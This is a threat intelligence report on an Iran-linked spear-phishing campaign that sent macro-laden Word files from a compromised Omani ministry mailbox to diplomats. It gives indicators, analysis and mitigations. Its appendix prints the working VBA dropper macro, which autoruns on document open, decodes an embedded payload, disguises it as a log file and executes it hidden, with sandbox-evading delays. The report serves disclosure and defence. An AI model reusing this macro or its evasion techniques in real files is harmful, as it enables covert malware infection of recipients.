DREAM

# CTI Analysis Report

Malicious Campaign Targeting Diplomatic Assets
by the Iranian Ministry of Intelligence and Security

# Table of Contents

# CTI Analysis: Malicious Email Campaign

## Attack Summary

### Iran-Nexus Spear phishing Campaign Masquerades as Omani MFA to Target Global Governments.

In August 2025, as part of Dream's threat intelligence agents' ongoing monitoring of cyber activity, a spear-phishing campaign was identified leveraging a **compromised mailbox of the Ministry of Foreign Affairs of Oman** based on a tweet [https://x.com/ClearskySec/status/1960296933295104369].

Based on a forensic investigation, we attribute this campaign to Iranian-aligned operators connected to broader offensive cyber activity led by the **Homeland Justice** group associated with MOIS (Ministry of Intelligence and Security of Iran).

Emails were sent to multiple government recipients worldwide, disguising legitimate diplomatic communication. The emails contained a malicious Microsoft Word attachment with a disguised registration form. The document embedded encoded content as numerical sequences, which were decoded using embedded VBA macro code. When executed, the macro converted each sequence of three numbers into ASCII characters, reconstructing and deploying the malware payload.

Taken together, the Oman spear-phishing operation shows a continuity of **tactics, techniques, and procedures (TTPs)** from earlier campaigns. Evidence points toward a broader regional espionage effort aimed at diplomatic and governmental entities during a time of heightened geopolitical tension.




*Figure 1: The Iran-Nexus Spear phishing Campaign attack path.*

# Executive Summary

Analysis of the Homeland Justice campaign reveals it was **multi-wave** and operated on a **larger scale than initially apparent**. From a dataset of 270 emails, **104 unique compromised addresses** were leveraged to mask the true origin of the activity. This breadth indicates the campaign extended well beyond a single country and was part of a **coordinated regional effort**.
The infrastructure and malware were also deployed against **specific national institutions** during a period when that country was engaged in **sensitive ceasefire negotiations with Hamas in 2025**, underscoring the **geopolitical intent** of the operation.
Recipients included **embassies, consulates, and international organizations** across multiple regions. The **lure content** consistently referenced urgent MFA communications, conveyed authority, and exploited the common practice of enabling macros to access content, which are the hallmarks of a **well-planned espionage operation** that deliberately masked attribution

# Infection Vectors: Social Engineering Lures

The attack originated from a social engineering campaign targeting the Omani Embassy in Paris. In this campaign, attackers sent an email containing a Word document embedded with malware.

The following are email samples that were obtained during the investigation. Some included the following syntax: "The Future of the region after the Iran-Israel war and the role of Arab countries in the Middle East".

## MFA Oman Email Lures


*Figure 2: One of the phishing emails used during the campaign.*

The Email data and indicators are as follows:

- Sender: The phishing emails were sent from ******@fm.gov.om*, a compromised mailbox belonging to the Oman Ministry of Foreign Affairs in Paris. Network analysis indicates they were routed via a *NordVPN exit node in Jordan (212.32.83.11)*, masking the true origin.
- Recipients: These messages were received by embassies, consulates, and international organizations across multiple regions. The subject lines referred to urgent MFA communications and conveyed authority.
- Lure Content: Attached Word documents purporting to be official MFA notices instructed recipients to "Enable Content" to view the document. Enabling macros triggered the malicious payload.

# Technical Analysis

## VBA Macro Execution Chain

The malicious documents contained Visual Basic for Applications (VBA) macros hidden in the project's "This Document" and "UserForm1" modules. The key functions were:

- Payload Decoder (dddd): This function decodes a string by reading three digits at a time from the input string, converting each three-digit segment to its ASCII character (Chr(Val(...)))), and concatenating the result. It is used to decode an encoded payload stored in the form control UserForm1.TextBox1.Text. The payload consists of digits representing the bytes of an executable.
- Delay/AntiAnalysis Routine (laylay): A function containing four nested loops running 105 iterations each. The loops increment and reset a counter but perform no meaningful computation. This introduces significant delays to hinder dynamic analysis or automated sandbox detection.
- Execution Wrapper (RRRR): This function accepts a file path and calls laylay twice to delay execution before invoking the Windows Shell command with vbHide, running the file invisibly. Errors are suppressed via On Error GoTo handling.
- AutoRun Macro (Document Open): Triggered when the document is opened, this subroutine orchestrates the dropper mechanism:
- Set Output Path: Defines a file path C:\Users\Public\Documents\ManagerProc.log where the decoded payload will be written. Using a .log extension disguises the executable as a harmless log file.
- Decode Payload: Calls dddd on UserForm1.TextBox1.Text to decode the numeric string into binary executable content. Calls laylay to delay execution.
- Write File: Opens the target path for output, writes the decoded payload to disk and closes the file. Even though the file appears as a log, it contains executable code.
- Execute Payload: Invokes RRRR to execute the file in a hidden window (vbHide). Another laylay call follows, further delaying completion.
- User Form (UserForm1): The UserForm1 module contains a TextBox1 control whose Text property holds the digitencoded payload. The TextBox1_Change event is empty, meaning no action occurs when the text changes; the control simply serves as a container for the encoded payload.

The macro decodes a hidden payload from a user form, writes it to a file disguised as a log, and executes it without user interaction. The use of laylay to introduce delays and the vbHide parameter to hide execution, along with writing to a file in the public documents folder, are classic evasion techniques. The overall chain reflects a typical macro dropper: decode embedded payload → write to disk → execute hidden.




*Figure 3: The campaign VBA Macro Execution Chain.*

## Dropped Executable: sysProcUpdate

- AntiAnalysis: The decoded executable exhibits anti-analysis characteristics, such as calling SetUnhandledExceptionFilter and packing sections to hinder reverse engineering.
- Information Gathering: On execution, it collects host metadata (username, computer name, admin privileges) and constructs a JSON payload:

```
{
  "userName": "<UserName>",
  "computerName": "<ComputerName>",
  "ID": "<ID>",
  "isAdmin": "<Use / Admin>"
}
```

- Encryption and Beaconing: The metadata is encrypted and sent via HTTPS POST to https://screenai.online/Home/ . The executable implements a beaconing loop, repeatedly attempting to connect.

## Network Indicators

Outbound Traffic: The malware attempts TLS connections to *screenai.online* on port 443. When executed in a sandbox, the connection attempts returned GetLastError 0x2ee7 (host unreachable), indicating the C2 server was unavailable or blocked at the time.

# Campaign Infrastructure

The components and their utilization by the campaign during the attack are as follows:

- Compromised mailbox of ******@fm.gov.om (Oman MFA) used to send phishing emails.
- Mail sending node with IP 212.32.83.11 is a NordVPN exit node located in Jordan masking the real origin.

- VPN entry node with IP 212.32.83.1 is suspected NordVPN entry node located in Jordan to mask real origin.
- C2 Infrastructure is the Domain screenai.online.

The use of a legitimate MFA mailbox increased trust, while routing through VPN nodes obscured the attacker's origin.

## Regional Targeting

The campaign targeted multiple regions with varying numbers of recipients and email volumes. The listing below interprets the first number as the count of targeted countries and the second as the count of recipient email addresses; example recipients are shown for context.

The regional targeting summary is as follows:

- Middle East: The consulates and ministries of seven countries were targeted, including Oman, Qatar, Bahrain, Israel, Jordan, and the UAE. A total of twenty unique emails were targeted, with five emails used as the primary distribution and seventeen as secondary distributions.
- Africa: The embassies and consulates of twelve countries were targeted, including Ethiopia, Nigeria, Rwanda, and Malawi. A total of thirty unique emails were targeted, with fifteen emails used as the primary distribution and seventeen as secondary distributions.
- Europe: The embassies and consulates of ten countries were targeted, including Italy, France, Romania, Spain, the Netherlands, Hungary, Germany, Austria, and Sweden. A total of seventy-three unique emails were targeted, with thirty-nine emails used as the primary distribution and fifty-seven as secondary distributions.
- Asia: The missions of seven countries were targeted, including Japan, Korea, Thailand, Bangladesh, and Mongolia. A total of twenty-five unique emails were targeted, with fourteen emails used as the primary distribution and twelve as secondary distributions.
- Americas: The diplomatic missions and ministries of eleven countries were targeted, including Canada, Brazil, Colombia, Peru, and Argentina. A total of thirty-five unique emails were targeted, with one email used as the primary distribution and twenty-one as secondary distributions.
- International Organizations: Ten international organizations, including the UN, UNODC, UNICEF, World Bank, Order of Malta, and the African Union, were targeted. A total of twelve unique emails were targeted, with six emails used as the primary distribution and six as secondary distributions.
- Additional generic domains (e.g., gmail.com, yahoo.com) or addresses could not be mapped to a specific region. A total of one hundred and three unique emails were targeted, with six forty-seven used as the primary distribution and seventy-six as secondary distributions.

The figures suggest deliberate regional target tailoring with:

1. Europe is the primary target.
2. African entities seem to be heavily targeted.
3. The Americas have fewer targeted countries, yet still receive phishing emails.
4. Inclusion of international organizations (UNICEF and UNODC) indicates the attackers' interest in multilateral bodies.

## Notable Observations

- Localized Proofpoint Banners: Some recipients saw a Proofpoint yellow warning banner in Ukrainian, indicating that the campaign extended into organizations using localized Proofpoint filtering.
- Consistent Payload: Both decoy documents dropped variants of the *sysProcUpdate* malware, confirming a unified payload family despite different lures.
- Persistence Mechanism: The dropped executable copied itself to C:\ProgramData\sysProcUpdate.exe, a location commonly used to maintain persistence across reboots.
- Registry Modifications: The malware modified DNS and TCP/IP parameters in the Windows registry (likely under Dnscache\Parameters) to tamper with name resolution and communications.
- Disguised Payload Files: The macro wrote the payload to a .log file in the public documents folder and executed it with a hidden window (vbHide). Using a log extension and a public directory hides the binary and reduces suspicion.

## Assessment

This campaign exhibits characteristics of a well-planned espionage operation:

- Regional Tailoring: Decoy themes were customized for diplomatic and energy/infrastructure sectors, showing that attackers researched their targets and crafted contextually relevant lures.
- Blend of Legitimate Infrastructure and Obfuscation: Compromising an official government mailbox lent authenticity, while routing through VPN nodes located in Jordan to mask the attacker's real origin and complicated attribution.
- Focus on Reconnaissance: The *sysProcUpdate* malware primarily collects system metadata and beacons to a C2 server. This suggests that the initial stage aims at reconnaissance and establishing a foothold before a possible second-stage payload for data exfiltration or lateral movement.
- Evasive Delivery: Encoding the payload in a form control, writing it to a .log file, executing it hidden, and introducing delays via laylay show that the attackers used multiple techniques to evade detection and hinder analysis.
- Potential for Lateral Movement: Registry modifications and persistence mechanisms indicate preparations for sustained presence and possible pivoting within targeted networks.

The attackers were likely seeking to gain initial access, map internal networks, and prepare for further exploitation in diplomatic and industrial organizations.

## Recommendations

- Block Indicators of Compromise: Block all IOCs mentioned in the IOCs section, especially monitor and try to detect Word documents, the sysProcUpdate executable, and the domain screenai.online to security controls.
- Monitor for Suspicious POST Requests: Security operations should watch for outbound POST requests to */Home/ endpoints on suspicious domains, especially *screenai.online*.

- Audit Registry Settings: Regularly check for unexpected changes to DNS and TCP/IP parameters in the Windows registry (e.g., Dnscache\Parameters). Such modifications may indicate compromise.
- Enforce Macro Security: Configure Office to disable macros by default and enable macros only from trusted documents. Train employees to treat unsolicited documents cautiously and recognize that macros requiring activation can be malicious.
- Review VPN Traffic: Analyze VPN logs for connections originating from unusual regions (e.g., a sudden increase of traffic exiting via Jordan used to conceal the real origin of the attack) and cross-reference with email sending patterns to detect anomalies.
- Implement Network Segmentation and Egress Controls: Segment networks and restrict outbound traffic to approved domains and protocols to limit lateral movement.

By implementing these measures, organizations can more effectively identify and reduce similar phishing and dropper campaigns.

## IOC

1. The IOC of *screenai.online* is a C2 domain used by the actor
2. The IOC of *https://screenai.online/Home/* URL is the main C2 URL path (with dozens of sub paths found.
3. The IOC of b2c52fde1301a3624a9ceb995f2de4112d57fcbc6a4695799aec15af4fa0a122 is a document (DOC) named *Online Seminar.FM.gov.om.dnr.doc*.
4. The IOC of *1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1* is a document (DOC) named *1c16b271c0c4e277eb3d1a7795d4746ce80152f04827a4f3c5798aaf4d51f6a1.doc*.
5. The IOC of 2c92c7bf2d6574f9240032ec6adee738edddc2ba8d3207eb102eddf4ab963db0 is a document (DOC) named DPR for dredging in FreeSpan_16082025.2.doc.
6. The IOC of 80e9105233f9d93df753a43291c2ab1a010375357db9327f9fe40d184f078c6b is a document (DOC) named DPR for dredging in FreeSpan_16082025.2.doc.
7. The IOC of f0ba41ce46e566f83db1ba3fc762fd9b394d12a01a9cef4ac279135e4c1c67a9 is a document (DOC) named Seminar.MFA.gov.ct.tr-1.doc (copy).
8. The IOC of 02ccc4271362b92a59e6851ac6d5d2c07182064a602906d7166fe2867cc662a5 is a document (DOC) named (unknown malicious DOC).
9. The IOC of 05d8f686dcbb6078f91f49af779e4572ba1646a9c5629a1525e8499ab481dbf2 is an Email named EML2_d3ea2214-3ada-4154-bf5e-a6077d7938f8.eml.
10. The IOC of 03828aebefde47bca0fcf0684ecae18aedde035c85f9d39edd2b7a147a1146fa is an Email named EML1_b83e2495-1968-4cd2-ac40-ad5fcfee687d.eml.
11. The IOC of 76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75 is an Exe file named sysProcUpdate.exe.

12. The IOC of 1883db6de22d98ed00f8719b11de5bf1d02fc206b89fedd6dd0df0e8d40c4c56 is an Exe file named sysProcUpdate.exe.
13. The IOC of 3ac8283916547c50501eed8e7c3a77f0ae8b009c7b72275be8726a5b6ae255e3 is an Exe file named sysProcUpdate.exe.
14. The IOC of 3d6f69cc0330b302ddf4701bbc956b8fca683d1c1b3146768dcbce4a1a3932ca is an Exe file named sysProcUpdate.exe.
15. The IOC of 20e7b9dcf954660555d511a64a07996f6178f5819f8501611a521e19fbba74b0 is a VBS script file named ThisDocument.cls (VBS script).

# Appendix: VBA Macro Code

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Function dddd(str As String) As String
    Dim out As String
    For counter = 1 To Len(str) Step 3
        out = out & Chr((Val(Mid(str, counter, 3))))
    Next
    dddd = out
End Function

Function laylay()

    Dim loop1 As Integer
    Dim aa As Integer

    loop1 = 105

    For tmp1 = 1 To loop1

        For tmp2 = 1 To loop1

            For tmp3 = 1 To loop1

                For tmp4 = 1 To loop1
                    aa = aa + 1
                Next

                aa = 0

            Next

        Next

    Next
    aa = 0

End Function

Function RRRR(path As String)
On Error GoTo erorr2
    Dim executablePath As String
    Dim command As String
    Dim windowStyle As Integer
    Dim waitOnReturn As Boolean
    Dim errorCode As Variant
    laylay

    executablePath = path

    command = executablePath
```

```
    windowStyle = vbHide
    waitOnReturn = False
    laylay

    errorCode = Shell(command, windowStyle)
    If errorCode <> 0 Then
    End If
erorr2:
    'n
End Function

Private Sub Document_Open()

On Error GoTo AAAA

    Dim pth As String
    Dim malmal_path As String

    pth = "C:\\Users\\Public\\Documents\\ManagerProc.log"
    laylay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)
    laylay

    ''''''''''''''''''''''

    fileNumber = FreeFile
    Open pth For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    RRRR (pth)

    laylay

AAAA:
    ' n

End Sub



Macro #2: UserForm1

Attribute VB_Name = "UserForm1"
Attribute VB_Base = "0{B07E7806-EEFB-49E6-9E29-A01BFB859EB1}{33C0C9D3-594C-4052-
AE14-ED0675F0DB23}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Private Sub TextBox1_Change()

End Sub
```